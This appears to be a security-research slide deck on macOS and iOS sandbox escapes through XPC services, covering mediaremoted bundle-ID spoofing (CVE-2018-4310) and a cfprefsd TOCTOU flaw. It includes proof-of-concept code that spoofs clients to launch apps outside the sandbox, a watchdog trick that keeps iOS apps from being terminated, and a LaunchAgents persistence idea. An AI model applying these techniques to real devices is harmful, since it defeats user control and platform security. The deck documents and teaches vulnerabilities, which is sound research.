  "MRXPC_NOWPLAYING_PLAYER_PATH_DATA_KEY" => : { length = 4 bytes, contents = 0x12020800 }  
  "MRXPC_MESSAGE_ID_KEY" => : 0xf015  
>  
<OS_xpc_dictionary: { count = 5, transaction: 1, voucher = 0x7f90ce705df0, contents =  
  "MRXPC_NOWPLAYING_PLAYER_PATH_DATA_KEY" => : { length = 23 bytes, contents =  
0x0a15080112006363616e742e6c6f63616c18cc86bde204 }  
  "MRXPC_COMMAND_KEY" => : 2  
  "MRXPC_MESSAGE_ID_KEY" => : 0xf00001  
  "MRXPC_COMMAND_OPTIONS_KEY" => : { length = 359 bytes, contents =  
0x62706c6973743030d401020304050607085f10356b4d524d... }  
  "MRXPC_COMMAND_APP_OPTIONS_KEY" => : 1  
>
```

serialized buffer of a

MRNowPlayingPlayerPathProtobuf class

Identifier of message handler. Method

-[MRDMediaRemoteServer

handleXPCMessage:fromClient:] will dispatch the message to corresponding handler based on the bit test



# XPC Message Format

0x0000000f00001

Primary handler

Sub handler

A curved arrow points from the 'Primary handler' label to a green box containing a list of handlers. A straight arrow points from the bottom of this box to a pink box representing the sub-handler.

```
0xf00 [MRDMediaRemoteServer _handleServerXPCMessage:fromClient:]
0xf000 [MDRNowPlayingServer handleXPCMessage:fromClient:]
0xf0000 [MRDAVRoutingServer handleXPCMessage:fromClient:]
0xf00000 [MRDRemoteControlServer handleXPCMessage:fromClient:]
0xf000000 [MRDBrowsableContentServer handleXPCMessage:fromClient:]
0xf00000000 [MRDVirtualAudioInputServer handleXPCMessage:fromClient:]
0xf0000000000 [MRDAgentServer handleXPCMessage:fromClient:]
```

MRDRemoteControlServer

```
0xF00001LL _handleSendCommandMessage:fromClient:
0xF00002LL _handleGetSupportedCommandsMessage:fromClient:
0xF00003LL _handleSetSupportedCommandsMessage:fromClient:
0xF00004LL _handleBroadcastCommandMessage:fromClient:
```

[MRDRemoteControlServer \_handleSendCommandMessage:fromClient:]



# XPC Message Format

To represent complicated objects, it has implemented some classes with getters and setters, and serialized by protobuf to NSData / XPC data

```
[Local::mediaremoted]-> Object.keys(ObjC.classes).filter(name => name.endsWith('Protobuf'))  
[  
  "_MRGameControllerMotionProtobuf",  
  "_MRTransactionKeyProtobuf",  
  "_MRRegisterHIDDeviceMessageProtobuf",  
  "_MRVideoThumbnailProtobuf",  
  "_MRSendVoiceInputMessageProtobuf",  
  "_MRGameControllerMessageProtobuf",  
  "_MRUnregisterGameControllerMessageProtobuf",  
  "_MRGetVoiceInputDevicesMessageProtobuf",  
  "_MRSetNowPlayingClientMessageProtobuf",  
  ...  
]  
  
@interface _MRNowPlayingPlayerPathProtobuf : PBCodable <NSCopying>  
{  
    _MRNowPlayingClientProtobuf *_client;  
    _MROriginProtobuf *_origin;  
    _MRNowPlayingPlayerProtobuf *_player;  
}
```

MediaRemote framework has implemented a bunch of (private) apis to serialize and send such XPC message




# Triggering the Bug


- The `_MRNowPlayingPlayerPathProtobuf` class has three important properties: `origin`, `client` and `player`
- Property `client` points to a `_MRNowPlayingClientProtobuf` class instance, who has a `bundleIdentifier` property that can be **spoofed**

```
@interface _MRNowPlayingPlayerPathProtobuf : PBCodable <NSCopying>
{
    _MRNowPlayingClientProtobuf *_client;
    _MROriginProtobuf *_origin;
    _MRNowPlayingPlayerProtobuf *_player;
}
```

```
@interface _MRNowPlayingClientProtobuf : PBCodable <NSCopying>
{
    NSString *_bundleIdentifier;
    NSMutableArray *_bundleIdentifierHierarchys;
    NSString *_displayName;
    int _nowPlayingVisibility;
    NSString *_parentApplicationBundleIdentifier;
    int _processIdentifier;
    int _processUserIdentifier;
}
```




# Triggering the Bug

- The message handler in mediaremoted will fetch the bundle id and launch the corresponding application outside the sandbox!
- MRNowPlayingClientCreate can create a \_MRNowPlayingClientProtobuf for us
- We can simulate the  key via MRMediaRemoteSendCommandToClient function



# Show Me the Calculator

```
extern id MRNowPlayingClientCreate(NSNumber*, NSString *);
extern id MRMediaRemoteSendCommandToClient(int, NSDictionary*, id, id, int, int, id);
id client = MRNowPlayingClientCreate(nil, @"com.apple.calculator");
NSDictionary *args = @[@"kMRMediaRemoteOptionDisableImplicitAppLaunchBehaviors" : @NO];
MRMediaRemoteSendCommandToClient(2, args, nil, client, 1, 0, ^void(unsigned int a1, CFArrayRef a2)
{});
```





# Useless?

## MediaRemote

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: A sandboxed process may be able to circumvent sandbox restrictions

Description: An access issue was addressed with additional sandbox restrictions.

CVE-2018-4310: CodeColorist of Ant-Financial LightYear Labs

Entry added October 30, 2018

- Although we can spoof arbitrary bundle identifier including third party applications, they can only be those applications that have already registered to LaunchService via `LSOpenCFURLRef`
- We can't manipulate LaunchService database from the sandbox. It requires access to `mach-port com.apple.lsd.modifydb`
- So we can not launch our custom payload for privilege escalation or post exploitation.
- Downloading a zip from Safari can trigger auto extraction and register if there is any app bundle, but we still need a GateKeeper bypass. Who needs a Safari RCE when you can just bypass the GateKeeper?



# Abuse It on iOS

This bug also works on iOS <= 12.0 . Usually url schemes is the only allowed way to launch other apps

| Type | Time            | Process        | Message   |
|------|-----------------|----------------|---|
|      | 00:48:35.236367 | assertiond     | [Calculator:7751] pid_shutdown_sockets(2) success   |
|      | 01:10:06.948180 | assertiond     | [Calculator:7751] pid_shutdown_sockets(2) success   |
|      | 01:24:15.308531 | assertiond     | [Calculator:7751] pid_shutdown_sockets(2) success   |
|      | 16:10:36.921874 | CacheDelete... | bundleID: com.apple.calculator, size: 131072, appContainerCachePath: <private>                            |
|      | 19:26:07.892443 | sb4fun         | Request: Command: TogglePlayPause with options: { kMRMediaRemoteOptionCommandID = "F2166E80-FAEE-4...     |
|      | 19:26:07.897358 | mediaremoted   | Received command from client <MRDMediaRemoteClient 0x1058483d0, bundleIdentifier = com.alipay.sb4fun,...  |
|      | 19:26:07.936522 | mediaremoted   | Destination app com.apple.calculator is available but not ready for command <MRDMutableRemoteControlCo... |

## mediaremoted

Volatile

Subsystem: com.apple.amp.mediaremote Category: RemoteControl [Details](#)

2018-09-10 19:26:07.936522

```
Destination app com.apple.calculator is available but not ready for command <MRDMutableRemoteControlCommand 0x10591d370, command = TogglePlayPause, playerPath = origin-hello-1280262988/client-com.apple.calculator-0/player-(null), remote control interface = (null)> -- Enqueueing command for later execution.
```

Calculator has **30 extra seconds** as background task before getting killed



# Don't Stop Me Now!

- iOS will freeze background apps when the time limit reached, so we can not just start a background HTTP server like other platforms
- But music players can keep running on the background
- Process mediaremoted on iOS has the privilege to give more background time for a third party app
- Use a timer to keep calling MediaRemote, we can have unlimited background time



# Keep Yourself Alive

```
- (BOOL)application:(UIApplication *)application
didFinishLaunchingWithOptions:(NSDictionary *)launchOptions {
    [application beginReceivingRemoteControlEvents]; // register to RemoteControl
    wake([[NSBundle mainBundle] bundleIdentifier]); // 30 more seconds for background
    return YES;
}


void wake(NSString *bundle) {
    id client = MRNowPlayingClientCreate(nil, bundle);
    NSDictionary *args = @{@"kMRMediaRemoteOptionDisableImplicitAppLaunchBehaviors": @0};
    dispatch_semaphore_t semaphore = dispatch_semaphore_create(0);
    MRMediaRemoteSendCommandToClient(2, args, nil, client, 1, 0, nil);
}

// this callback will be triggered by MediaRemote
-(void)remoteControlReceivedWithEvent:(UIEvent *)event {
    dispatch_after(dispatch_time(DISPATCH_TIME_NOW, 10 * NSEC_PER_SEC),
dispatch_get_main_queue(), ^{
        wake([[NSBundle mainBundle] bundleIdentifier]); // or other app bundle
    }); // renewal after 10 seconds
}
```



# Who Wants to Live Forever?

Previous trick only expands the background time limit, but user can still manually terminate your app with a gesture. But if we have installed more than two apps, they can be each others' watchdogs



- When any one of these apps has been launched, all apps are awakened and they can't be terminated
- No jailbreak required





# Case Study: cfprefsd “One Liner” Bug



# PoC

- Follow these steps:
  - On macOS 10.11-10.13
  - Turn off SIP so you can debug Apple applications
  - Attach lldb to one of the `com.apple.WebKit.WebContent` process
  - CFPreferences\* act like there's no sandbox at all, unrestricted arbitrary plist file read and write (under same user)

```
Executable module set to
"/System/Library/Frameworks/WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.x
pc/Contents/MacOS/com.apple.WebKit.WebContent".
Architecture set to: x86_64h-apple-macosx.
(lldb) po (id)CFPreferencesCopyAppValue(@"CFBundleGetInfoString",
@"Applications/Calculator.app/Contents/Info")
10.13, Copyright © 2001–2017, Apple Inc.
```






# Preferences Utilities

- Similar to `NSUserDefaults`, Preferences Utilities apis are provided by CoreFoundation for reading and writing plist preferences
- These plist files are usually located in:
  - `/Library/Preferences` for root privileged processes
  - `~/Library/Preferences` for normal, un-containerized process
  - `~/Library/Containers/{bundle_id}/Data/Library/Preferences` for containerized apps from mac App Store
- `NSUserDefaults` apis are designed for containerized environment, but Preferences Utilities support absolute path as the domain



# The Implementation

- Internally sends XPC to cfprefsd
- **They do have access control and sandbox checks!**
- Are the sandbox checks implemented properly?



# TOCTOU by Design

The image shows a debugger window with two panes. The left pane displays assembly code for a function named `__symbol_stub::_sand`. The right pane displays the decompiled C++ code for the same function, `__CFPrefsMessageSenderIsSandboxed_block_invoke`.

In the assembly pane, the instruction `MOV EAX, dword ptr [EAX]` at address `001d0dcb` is annotated with the comment "cache the sandboxed flag". This instruction is circled in red. Below it, the code enters a loop labeled `LAB_001d0dd0` which repeatedly updates `ESP` and pops registers `ESI`, `EDI`, and `EBX`.

In the decompiled code pane, the function `__CFPrefsMessageSenderIsSandboxed_block_invoke` is shown. It takes `int context` and `int param_2` as arguments. The code calculates a pointer `puVar1` based on `context` and `param_2`. It then checks if `param_2` is zero. If not, it calls `_sandbox_check` to update `sandboxed`. The code then checks if `sandboxed` is non-zero and updates `puVar1` accordingly. Finally, it sets `*(undefined4 *)(param_2 + 0x1c) = *puVar1;` and returns. The entire decompiled code block is circled in red.

- The server (cfprefsd) will cache the sandbox state for incoming XPC requests, and keep trusting it during the whole session




# TOCTOU by Design

Unfortunately AppKit framework will do this for us during initialization, right before entering sandbox

```
frame #17: 0x00007fff454e015a CoreFoundation`
_CFPPreferencesCopyAppValueWithContainerAndConfiguration + 107
frame #18: 0x00007fff47868b94 Foundation` -[NSUserDefaults(NSUserDefaults) init] + 1423
frame #19: 0x00007fff47870c3a Foundation` +[NSUserDefaults(NSUserDefaults)
standardUserDefaults] + 78
frame #20: 0x00007fff42a3ba4e AppKit` +[NSApplication initialize] + 90
frame #21: 0x00007fff71678248 libobjc.A.dylib` CALLING_SOME_+initialize_METHOD + 19
frame #22: 0x00007fff7166800c libobjc.A.dylib` _class_initialize + 282
frame #23: 0x00007fff71667a19 libobjc.A.dylib` lookUpImpOrForward + 238
frame #24: 0x00007fff71667494 libobjc.A.dylib` _objc_msgSend_uncached + 68
frame #25: 0x00000000100001627 com.apple.WebKit.WebContent`
___lldb_unnamed_symbol1$$com.apple.WebKit.WebContent + 519
frame #26: 0x00007fff72743ed9 libdyld.dylib` start + 1
```



# TOCTOU by Design



# Minimal Exploit in One Line of Code

- Simply add an entry to `~/Library/LaunchAgents/evil.plist` we can achieve persistent command execution outside sandbox
- Only one line of code
- But it requires log off or reboot : (
- Now let's try to find an instant trigger!




# Dashboard and WebClip



Here's an interesting legacy feature on macOS, the Dashboard.


Dashboard is an application for macOS operating systems, used as a secondary desktop for hosting mini-applications known as widgets.

A built-in widget named WebClip, allows to add part of a web page as a widget



# Dashboard Widget


- Extension: \*.wdgt
- Written in HTML and Javascript
- Location:
  - Pre-installed Widgets: /Library/Widgets
  - User widgets: ~/Library/Widgets
- Info.plist
  - CFBundleDisplayName and CFBundleIdentifier: the name and identifier
  - MainHTML: name of the main user interface
  - AllowNetworkAccess: permission to make cross domain AJAX
  - AllowSystem: permission to call `dashboard.system` function
  - AllowFullAccess: permission to read local files





